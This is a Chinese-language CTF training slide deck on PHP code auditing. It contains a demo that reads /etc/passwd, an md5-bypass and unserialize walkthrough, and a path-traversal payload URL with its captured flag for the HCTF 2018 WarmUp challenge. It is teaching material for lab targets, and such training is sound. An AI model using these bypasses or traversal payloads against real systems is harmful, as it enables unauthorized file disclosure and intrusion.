Web 培训
代码审计

北京联合大学 glzjin

能力要求

- 曾经：
  - 以为能看懂代码就好
- 现实：
  - 不光要看懂，还要能彻底理解，要求比开发的要求更高
- 我们：
  - 先能看懂，Keep Going

PHP 初探

- 最简单的一个 PHP 程序：


```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/2
 * Time: 10:55 PM
 */

echo "PHP代码里输出的 hello world.\n";

$output = "/etc/passwd 的内容".file_get_contents("/etc/passwd")."\n";
echo $output;

$function_name = "print_r";
$arg = "这是这里输出的。\n";
$function_name($arg); //print_r($arg);

?>

HTML 里输出的 hello world.
```

套路

- 多看，多理解
- 多写，多写，多写

BUU CODE REVIEW 1

https://buuoj.cn/challenges#BUU_CODE_REVIEW_1



BUU CODE REVIEW 1

```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
   public $correct = "";
   public $input = "";

   public function __destruct() {
       try {
           $this->correct = base64_encode(uniqid());
           if($this->correct === $this->input) {
               echo file_get_contents("/flag");
           }
       } catch (Exception $e) {
       }
   }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

BUU CODE REVIEW 1

- 第一层：GET、POST 指定的参数
- 第二层：md5 之前需要不同，md5 之后需要相等
  - 0e 绕过
  - 数组绕过
  - md5 对撞
- 第三次：反序列化
  - 使用引用来绕过判断

HCTF 2018 Warm Up

https://buuoj.cn/challenges#[HCTF%202018]WarmUp

HCTF 2018 Warm Up

- 查看源代码：

不安全 | view-source:6d9e4fd2-a4e0-44a7-bd0e-8665307b9a4a.node2.buuoj.cn.wetolink.com:82

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <meta http-equiv="X-UA-Compatible" content="ie=edge">
7      <title>Document</title>
8  </head>
9  <body>
10     <!--source.php-->
11
12     <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
13 </html>
```

HCTF 2018 Warm Up

- 打开 /source.php：

```php
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
if (! isset($page) || !is_string($page)) {
    echo "you can't see it";
    return false;
}

if (in_array($page, $whitelist)) {
    return true;
}

$_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}
echo "you can't see it";
return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])
) {
```

HCTF-2018 WarmUP

- 包含 hint.php 看看
-

```
    }
?> flag not here, and flag in fffflllaaaagggg
```

- Payload: http://764e9763-7e01-4607-b877-8288983edf35.node2.buuoj.cn.wetolink.com:82/source.php?file=hint.php?/../../../../../../fffflllaaaagggg

```
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?> flag{f994825c-93fc-4f15-ab55-18b7c9208a4a}
```

总结

- 独立出现的题目比较少
- 一般作为其他题目的起始点开始，白盒题

练习

- [ZJCTF 2019]NiZhuanSiWei
- [XDCTF 2015]filemanager
- [SWPUCTF 2018]SimplePHP
- [0CTF 2016]piapiapia
- 了解 Python, NodeJS 基本语法，遇到题目要能看得懂。